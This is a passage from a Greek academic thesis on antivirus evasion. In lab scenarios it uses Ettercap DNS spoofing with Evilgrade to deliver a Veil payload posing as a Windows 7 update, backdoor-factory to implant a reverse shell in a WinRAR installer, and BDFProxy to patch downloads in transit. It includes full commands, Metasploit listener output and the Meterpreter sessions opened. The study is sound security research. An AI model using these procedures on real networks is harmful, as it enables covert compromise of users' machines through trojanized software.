
Εικόνα 6. 33: Εκκίνηση του Ettercap

Βήμα 2: Δημιουργούμε ένα .bat αρχείο χρησιμοποιώντας το Veil, όπως κάναμε και στο Σενάριο 1-Βήμα 4 και το ονομάζουμε **windows7_update.bat**. Στο σημείο αυτό να αναφέρουμε ότι το Veil εκτός από το εκτελέσιμο που δημιουργεί, δημιουργεί και ένα αρχείο handler στην μορφή ***όνομα εκτελέσιμου_hanlder.rc***, το οποίο μόλις το εισάγουμε στο Metasploit μας ανοίγει απευθείας έναν Listener που περιμένει σύνδεση με τον υπολογιστή-θύμα, όταν εκτελεστεί σε αυτόν το αντίστοιχο εκτελέσιμο. Κάνουμε εκκίνηση του Metasploit Framework και «φορτώνουμε» το αρχείο handler.rc, για να ξεκινήσει ο Listener.

```
ndows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/root/veil-output/handlers/windows7_update_handler.rc)> set LHOST
168.1.8
LHOST => 192.168.1.8
resource (/root/veil-output/handlers/windows7_update_handler.rc)> set LPORT
LPORT => 4444
resource (/root/veil-output/handlers/windows7_update_handler.rc)> set ExitOn
ion false
ExitOnSession => false
resource (/root/veil-output/handlers/windows7_update_handler.rc)> exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.1.8:4444
msf exploit(handler) > [*] Starting the payload handler...
msf exploit(handler) >
```

Εικόνα 6. 34: Δημιουργία Listener στο Metasploit

Βήμα 3: Εν συνεχεία, ξεκινάμε την λειτουργία του Evilgrade Framework.




Εικόνα 6. 35: Εκκίνηση του Evilgrade

Βήμα 4: Από τις διαθέσιμες επιλογές, επιλέγουμε το **winupdate.**


Εικόνα 6. 36: Επιλογή winupdate επίθεσης

Βήμα 5: Επιστρέφουμε πίσω στο Ettercap και επιλέγουμε να αναζητήσουμε τις συσκευές που βρίσκονται στο ίδιο δίκτυο με εμάς. Από την λίστα βλέπουμε πως είναι διαθέσιμα το gateway και (192.168.1.1) και δύο ακόμα συσκευές (192.168.1.3 και 192.168.1.4)




Εικόνα 6. 37: Αναζήτηση ενεργών υπολογιστών στο δίκτυο και επιλογή στόχων

Βήμα 6: Θέτουμε σαν πρώτο στόχο το router και σαν δεύτερο τον την συσκευή με IP 192.168.1.4. Έπειτα, επιλέγουμε το plugin dns_spoof, που στέλνει «ψευδείς dns απαντήσεις» στον υπολογιστή-θύμα (192.168.1.4).




Εικόνα 6. 38: Επιλογή dns_spoof plugin

Αφού επιλέξουμε και το «Sniff remote connections», το οποίο θα μας βοηθήσει να καταγράψουμε την απομακρυσμένη κίνηση που προέρχεται από τον διακομιστή, οποίος θα στείλει την ενημέρωση στο υπολογιστή-θύμα.




Εικόνα 6. 39: Εκκίνηση υποκλοπής απομακρυσμένων συνδέσεων




Εικόνα 6. 40: Εκκίνηση επίθεσης man-in-the-middle και δημιουργία Listener στο Metasploit

Βήμα 7: Στο Evilgrade, μετά την επιλογή του winupdate module, θέτουμε σαν τιμή στην παράμετρο agent το εκτελέσιμο που δημιουργήσαμε μέσω Veil και είναι αυτό που θα εκτελεστεί στον υπολογιστή-θύμα μόλις επιλέξει να πραγματοποιήσει ανανέωση στο λειτουργικό σύστημα Windows 7. Ουσιαστικά, μόλις ξεκινήσει η διαδικασία «κατεβάσματος» της ενημέρωσεις, ο υπολογιστής μας θα «υποκλέψει» την κίνηση από τον διακομιστή της Microsoft και θα στείλει το εκτελέσιμο, χωρίς να γίνει αντιληπτό από τον χρήστη και το antivirus της συσκευής.




Εικόνα 6. 41: Εκκίνηση διαδικασίας ενημέρωσης στον υπολογιστή του "θύματος"



Εικόνα 6. 42: Επιτυχημένη υποκλοπή κίνησης απο τον διακομιστή της Microsoft (ettercap)

Βήμα 8: Μόλις, ολοκληρωθεί το «κατέβασμα» όλων των διαθέσιμων ενημερώσεων και ξεκινήσει η εγκατάσταση αυτών, θα εκτελεστεί και το .bat αρχείο μας, το οποίο θα μας ανοίξει μια Meterpreter «συνεδρία» μεταξύ εμάς και του θύματος.




Εικόνα 6. 43: Δημιουργία Meterpreter συνεδρίας με τον "υπολογιστή-θύμα"

Β' τρόπος

Πριν χρησιμοποιήσουμε το backdoor factory proxy, θα πρέπει να κάνουμε μια μικρή αναφορά στο backdoor factory framework και να παραθέσουμε ένα παράδειγμα χρήσης αυτού του εργαλείου, το οποίο επίσης είναι βασισμένο σε **Python**. Στόχος του backdoor factory είναι να ενσωματώσει σε ένα εκτελέσιμο αρχείο (binary executable) ένα οποιοδήποτε shellcode, τροποποιώντας το με τέτοιο τρόπο, ώστε μόλις εκτελεστεί βάση της αρχικής σχεδίασης του, να δώσει στον επιτιθέμενο πρόσβαση στον υπολογιστή θύμα χωρίς να γίνει αντιληπτός [47].


Έστω ότι θέλουμε να ενσωματώσουμε σε ένα αρχείο εγκατάστασης του προγράμματος **winrar** ένα **reverse tcp shell** με συγκεκριμένο Host διεύθυνση IP και θύρα. Δίνουμε την εντολή:

Backdoor-factory –f winrar-x64-511.exe –s reverse_shell_tcp –H *IP address* – P *port*



Εικόνα 6. 44: Εισαγωγή reverse_tcp payload σε εκτελέσιμο μέσω backdoor-factory

Το backdoor factory εξάγει ένα αρχείο, με το ίδιο ακριβώς όνομα όπως το αυθεντικό.



Εικόνα 6. 45: Μήνυμα επιβεβαίωσης ενσωμάτωσης από backdoor factory

Παράλληλα, δημιουργούμε έναν Listener στο Metasploit που περιμένει την σύνδεση με το reverse_shell_tcp, που θα πραγματοποιηθεί μόλις ο υπολογιστής-θύμα θα εκτελέσει το αρχείο **winrar-x64-511.exe.**

```
msf > use exploit/multi/handler
msf exploit(handler) > set LHOST 192.168.1.8
LHOST => 192.168.1.8
msf exploit(handler) > set LPORT 8088
LPORT => 8088
msf exploit(handler) > run

[*] Started reverse handler on 192.168.1.8:8088
[*] Starting the payload handler...
```

Εικόνα 6. 46: Δημιουργία Listener στο Metasploit

Μόλις λοιπόν ο χρήστης του υπολογιστή-θύματος αποφασίσει να εγκαταστήσει το σχετικό πρόγραμμα, μια συνεδρία Meterpreter θα δημιουργηθεί, δίνοντας την επιθυμητή πρόσβαση στον υπολογιστή-θύτη.


```
[*] Started reverse handler on 192.168.1.8:8088
msf exploit(handler) > [*] Starting the payload handler...
[*] Sending stage (769536 bytes) to 192.168.1.4
[*] Meterpreter session 1 opened (192.168.1.8:8088 -> 192.168.1.4:51272) at 2014
-10-19 07:05:16 -0400
```

Εικόνα 6. 47: Εκκίνηση εκτέλεσης του αρχείου και δημιουργία συνεδρίας

Στο σημείο αυτό θα δείξουμε τι μπορούμε να πετύχουμε με το **backdoor factory proxy** (bdfproxy) ως επιτιθέμενοι. Το συγκεκριμένο εργαλείο μπορεί να χρησιμοποιηθεί για μια Man-In-The-Middle επίθεση και συνδυάζει το backdoor-factory και το MITF (man in the middle framework). Σύμφωνα με τους δημιουργούς, εξαιτίας του γεγονότος ότι, πολλές ιστοσελίδες με εργαλεία ασφάλειας, όπως sysinternals.com, malware bytes, Microsoft security essentials κ.α., «σερβίρουν» τα εκτελέσιμα αρχεία τους binaries μέσω μη κρυπτογραφημένων καναλιών (non-SSL/TLS), αποφάσισαν την δημιουργία του συγκεκριμένου εργαλείου. Συγκεκριμένα, μερικές εφαρμογές προστατεύονται από μηχανισμούς αυτοελέγχου (self-checking). Το bdfproxy προσπερνάει τους NSIS μηχανισμούς και ενσωματώνει τον κακόβουλο κώδικα στο αρχείο PE του πιστοποιητικού, αφαιρώντας την υπογραφή από το δυαδικό αρχείο [48].

Βήμα 1: Ρυθμίζουμε τον proxy, τροποποιώντας το αρχείο bdfproxy.cfg (configuration) και

συγκεκριμένα την ενότητα "Overall" ως εξής (προεπιλογή):

[Overall]

transparentProxy = False # Must for transparent proxy

MaxSizeFileRequested = 100000000 # will send a 502 request of large content to the client (server error)

certLocation = ~/.mitmproxy/mitmproxy-ca.pem

proxyPort = 8080 sslports = 443, 8443

loglevel = INFOlogname = proxy.log

resourceScript = bdfproxy_msf_resource.rc

Εν συνεχεία, την ενότητα "Hosts", που αναφέρεται στους εν δυνάμει διακομιστές-στόχους όπως sysinternals, Microsoft κλπ:

[hosts]

#whitelist host/IP - patch these only.

#ALL is everything, use the blacklist to leave certain hosts/IPs out

whitelist = ALL

#Hosts that are never patched, but still pass through the proxy. You can include host and ip, recommended to do both.

blacklist = , # a comma is null do not leave blank

Η εγγραφή whitelist = ALL σημαίνει πως θέλω να κάνω «patch» αρχεία από οποιοδήποτε διακομιστή, ενώ στο blacklist μπορώ να εισάγω διακομιστές που δεν θέλω να επηρεάσω. Έπειτα, ρυθμίζω ποιους υπολογιστές, και συγκεκριμένα ποιες αρχιτεκτονικές υπολογιστών μπορώ να χρησιμοποιήσω ως στόχους:

[targets]

[[ALL]] # DEFAULT settings for all targets REQUIRED

LinuxType = ALL # choices: x86/x64/ALL/None

WindowsType = ALL # choices: x86/x64/ALL/None

FileSizeMax = 50000000 # ~50 MB (just under) No patching of files this large

Βήμα 2: Εκτελούμε το αντίστοιχο αρχείο Python για να ξεκινήσει ο bdf proxy, δίνοντας την εντολή : **./bdf_proxy.py**

Εικόνα 6. 48: Εκκίνηση BDF proxy


Βήμα 3: Μόλις γίνει η εκκίνηση του proxy δημιουργείται ένα αρχείο bdfproxy_msf_resource.rc, το οποίο «φορτώνεται» στο metasploit για να ξεκινήσει ο «Listener».

```
resource (/root/BDFProxy/bdfproxy_msf_resource.rc)> use exploit/multi/handler
resource (/root/BDFProxy/bdfproxy_msf_resource.rc)> set PAYLOAD windows/x64/shel
l_reverse_tcp
[*] Started reverse handler on 192.168.1.8:8443
PAYLOAD => windows/x64/shell_reverse_tcp
resource (/root/BDFProxy/bdfproxy_msf_resource.rc)> set LHOST 192.168.1.8
[*] Starting the payload handler...
LHOST => 192.168.1.8
resource (/root/BDFProxy/bdfproxy_msf_resource.rc)> set LPORT 8090
LPORT => 8090
resource (/root/BDFProxy/bdfproxy_msf_resource.rc)> set ExitOnSession false
ExitOnSession => false
resource (/root/BDFProxy/bdfproxy_msf_resource.rc)> exploit -j -z
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.1.8:8090
[*] Starting the payload handler...
```

Εικόνα 6. 49: Εκκίνηση του Listener


Μπορούμε να βλέπουμε σε πραγματικό χρόνο τα αρχεία καταγραφής (logs) δίνοντας την εντολή: **tail –f proxy.log**.

Βήμα 4: Το θύμα επιλέγει να «κατεβάσει» από την ιστοσελίδα της Microsoft το αρχείο "Checksum Integrity Verifier" το οποίο πραγματοποιεί ελέγχους ακεραιότητας αρχείων.



Εικόνα 6. 50: "Κατέβασμα" αρχείου από διακομιστή της Microsoft

Βήμα 5: Μόλις επιλέξει να «κατεβάσει» το αρχείο, θα μεσολαβήσει ο επιτιθέμενος ο οποίος θα κάνει αυτόματα «patch» το αρχείο (backdoored αρχείο) και μόλις το θύμα το εκτελέσει, μια συνεδρία Meterpeter ανοίγει στο Metasploit του επιτιθέμενου.



Εικόνα 6. 51: Δημιουργία συνεδρίας μετά την εκτέλεση του "backdoored" αρχείου

7 Συμπεράσματα

Η μάχη «επιτιθέμενων» και εταιρειών λογισμικού antivirus , μπορεί να το παρομοιάσει κάποιος με **παιχνίδι «γάτας-ποντικού».** Πάντα θα υπάρχουν ικανότατοι εισβολείς, που θα βρίσκουν ευπάθειες και θα καταφέρνουν να διεισδύουν σε συστήματα χωρίς να γίνουν αντιληπτοί, ενώ στην «αντίπερα όχθη» οι ερευνητές και εταιρείες ασφάλειας, θα βρίσκουν τρόπο να «μπαλώνουν» τις όποιες τρύπες και να αναγκάζουν τους αντιπάλους τους να προσφεύγουν σε αναζήτηση νέων λύσεων για αυτούς.

Όπως αναφέρθηκε και στο κυρίως μέρος της εργασίας, έχουν ανακαλυφθεί πολλά frameworks και εργαλεία που βοηθάνε τόσο «κακόβουλους» όσο και ερευνητές και μηχανικούς ασφαλείας να διεισδύουν σε συστήματα χωρίς να γίνουν αντιληπτοί από τα antivirus. **Όσο όμως αυτά τα frameworks και εργαλεία διατίθενται δωρεάν και δημόσια, τόσο πιο δύσκολο είναι για κάποιον να πραγματοποιεί «επιτυχημένες» επιθέσεις.** Παρ' όλα αυτά, πολλά από τα διαθέσιμα frameworks και εργαλεία είναι αρκετά αποτελεσματικά με προεξέχον παράδειγμα αυτό του Veil-Framework.

Γενικότερα, υπάρχει **πληθώρα εργαλείων και τεχνικών** που μπορεί να επιλέξει κάποιος χρήστης, ανάλογα με το επίπεδο των γνώσεων και δυνατοτήτων του. Το να εισβάλει κανείς σε ένα υπολογιστικό σύστημα εξαρτάται κυρίως από το **υπολογιστικό περιβάλλον που έχει στη διάθεσή του**, καθώς επίσης και από τι **λογισμικό antivirus υπάρχει στον υπολογιστή-στόχο**.

